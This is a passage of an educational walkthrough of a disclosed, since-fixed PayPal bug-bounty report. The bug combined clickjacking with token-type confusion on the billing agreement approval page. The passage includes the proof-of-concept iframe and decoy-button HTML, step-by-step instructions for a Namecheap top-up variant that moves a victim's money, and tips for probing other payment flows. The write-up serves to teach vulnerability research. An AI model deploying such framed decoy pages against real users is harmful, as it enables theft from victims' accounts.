1.01 the framed page is fully visible. The report notes that in a real attack this should be0, which would make it invisible to the victim.z-index: 1;decides stacking order. Think of sheets of paper on a desk: a higher number lies on top. The iframe is at level 1.<iframe src="https://www.paypal.com/agreements/approve?nolegacy=1&ba_token=<TOKEN>"></iframe>is the important line. It loads the real PayPal approval page inside the attacker's page, using the token obtained in step 2.nolegacy=1is a parameter in the address that the report includes as-is.<button style="position: fixed; display: inline; z-index: 10; left: 701px; top: 520px;">Click here to win 1337$ => </button>draws the decoy button.position: fixedkeeps it in one spot on screen,left: 701px; top: 520pxplaces it exactly over the PayPal approval control underneath, andz-index: 10puts it above the iframe, so it is the thing the victim sees and clicks.
The whole trick is that the button the victim sees and the button the victim actually presses are two different things in the same spot.
Step 4: get the victim to click
With the victim logged in to PayPal in the browser, the attacker opens the HTML page.
The screenshot shows the framed PayPal page with the decoy button over it. The researcher jokes about his CSS skills, but the point is that the click is routed to the PayPal approval. When the victim clicks, money is sent to the attacker's PayPal account, and the attacker's address is injected as the default billing address.
Why the victim has to be logged in: the approval page acts on whoever is signed in. If nobody is signed in, there is no account to take money from and no address to overwrite.
Step 5: observe the result
Burp Collaborator receives the requests generated by the flow, showing full information for the victim's account when the vulnerable page is clicked:
A second issue is visible as well: the injected billing address becomes the default one on the victim's PayPal account.
Why this matters beyond the money: the attacker's address sitting as the victim's default billing address is a separate problem.
Part 2: using a merchant checkout instead of a direct payment
The researcher points out that the same exploit works against online services that let you top up a balance with PayPal, naming Steam and Netflix as examples, and uses Namecheap for the demonstration. Namecheap is a company that sells domain names and hosting, and it lets customers add credit to their account, paying with PayPal.
- Open
https://ap.www.namecheap.com/Profile/Billing. - Click Topup.
- Choose how much to take from the victim's account.
- Click check out with PayPal.
- Copy the token and add it to
poc.html.
- Open the HTML page.
-
When the victim clicks the decoy button, he pays using the payment method linked to his PayPal account. The victim has now given Namecheap permission to take a certain balance from his PayPal account, and that balance goes to the attacker's Namecheap account.
-
The attacker then opens:
https://ap.www.namecheap.com/profile/billing/topup/paypal/submit?&[redacted]
and the money is added to the attacker's Namecheap account.
Why this variant is interesting: instead of moving money straight from the victim to the attacker's PayPal account, the victim is tricked into funding a top-up on a third-party shop. The attacker then finishes the top-up on their own account using the token. The victim's click is the only thing that had to be stolen.
The report also references a video proof of concept, which is not reproduced here.
The 200,000 dollar claim


The title of the write-up says 200,000 dollars, and the researcher admits it is clickbait. The screenshot that follows is the HackerOne triage response, not a payout:

Update: 17/06/2022
PayPal's Bug Bounty Team decided to accept the report and fix the issue, and awarded 3,200 dollars:
Why it worked
The approval endpoint is designed for Billing Agreements and should accept only billingAgreementToken. According to the report, it also accepted another token type, which allowed the attacker to frame the approval page and have the victim approve a payment to the attacker. The page could be loaded in an iframe, which is what makes the clickjacking possible. The report does not describe the server-side validation in more detail, so the exact reason the wrong token type was accepted is not stated.
In everyday terms: the counter accepted the wrong kind of ticket, and the counter was also standing in the open where anyone could build a fake shopfront around it.
What an attacker gets out of it
An attacker can take money from a victim's PayPal account with a single click from a logged-in victim. The amount is chosen by the attacker through amount_1. The attacker's billing name and address are also written into the victim's account as the default billing address. The same technique works against third-party merchants that accept PayPal top-ups, with Namecheap demonstrated and Steam and Netflix mentioned as other possibilities. The victim must be logged in to PayPal in the browser and must click the decoy element.
The fix
PayPal accepted the report and fixed the issue. The report does not describe the change that was made.
Things worth testing elsewhere
These are the same ideas applied to other places, useful if you are learning and want to look for similar bugs:
- Token type confusion on other approval or consent endpoints. Try passing a token issued for a different flow, for example a cart or checkout token, into an endpoint that expects a billing agreement token. A positive result is the page rendering an approval for the wrong flow.
- Framing of payment approval pages. Check whether sensitive approval pages can be loaded in an iframe. A positive result is the page rendering inside a frame with no framing protection.
- Address injection through checkout parameters. Try
address_override=truewith attacker-supplied name and address fields on other checkout flows. A positive result is the attacker's details being stored as the victim's default billing details. - Merchant top-up flows. Repeat the Namecheap pattern on other services that accept PayPal top-ups, checking whether the resulting token can be replayed by the attacker to credit their own account. A positive result is the attacker's account being credited after the victim's click.
- Out-of-band confirmation. Use a Collaborator-style listener for
return,cancel_returnandnotify_urlto confirm that the victim's payment actually reaches the attacker-controlled endpoints.
Glossary
- Clickjacking: tricking someone into clicking a button on a real website by hiding that website under a decoy page, so the click lands somewhere they did not intend.
- UI redress attack: another name for clickjacking; the attacker "redresses" the interface so it looks like something else.
- Endpoint: a specific address on a website that performs a specific function, such as approving a billing agreement.
- Billing Agreement: a PayPal feature that lets a shop charge a customer repeatedly after a single approval, like a standing order.
- Token: a short string of characters that identifies one specific pending action, handed out by the server and used to prove which action is being approved.
billingAgreementToken: the specific kind of token the approval endpoint was designed to accept.- Token type confusion: a bug where a page accepts a token meant for a different purpose, so the wrong action gets approved.
- iframe: a window inside a web page that displays another website.
- Framing protection: a defence that stops a website from being displayed inside someone else's iframe.
- GET request: the ordinary kind of web request made when you open an address or click a link, asking the server to return something.
- Parameter: a name equals value pair in a web address, after the
?, separated by&, like one box on a form. curl: a command-line tool that fetches a web address and prints the response.- grep: a command-line tool that searches text for a pattern and prints matching lines.
- Burp Collaborator: a service that gives you a unique throwaway domain and records every request that reaches it, used to confirm that something actually contacted you.
- HTTP request: a message a browser or tool sends to a server asking for something or submitting something.
return,cancel_return,notify_url: addresses PayPal sends the buyer or a server notification to after a payment, a cancellation, or a completed transaction.address_override: a checkout parameter that tells PayPal to use the address supplied in the link instead of the one on file.- CSS: the language that describes how a web page looks, including size, position, transparency and stacking order.
z-index: a CSS property that decides which element sits on top when elements overlap, like sheets of paper on a desk.opacity: a CSS property controlling transparency; 0 is invisible, 1 is fully visible.- Proof of concept (PoC): a small demonstration that shows a bug is real and can be exploited.
- N/A: "not applicable", a status a bug bounty programme can give a report it decides is out of scope or not a real issue.
- Bug bounty programme: a scheme where a company pays researchers for reporting security problems responsibly.
- Triage: the first review of a submitted report, where the programme decides whether it is valid and how serious it is.
- Severity: a rating of how damaging a bug is.
- Out-of-band: a confirmation that arrives through a different channel than the main response, such as a request to a Collaborator domain.



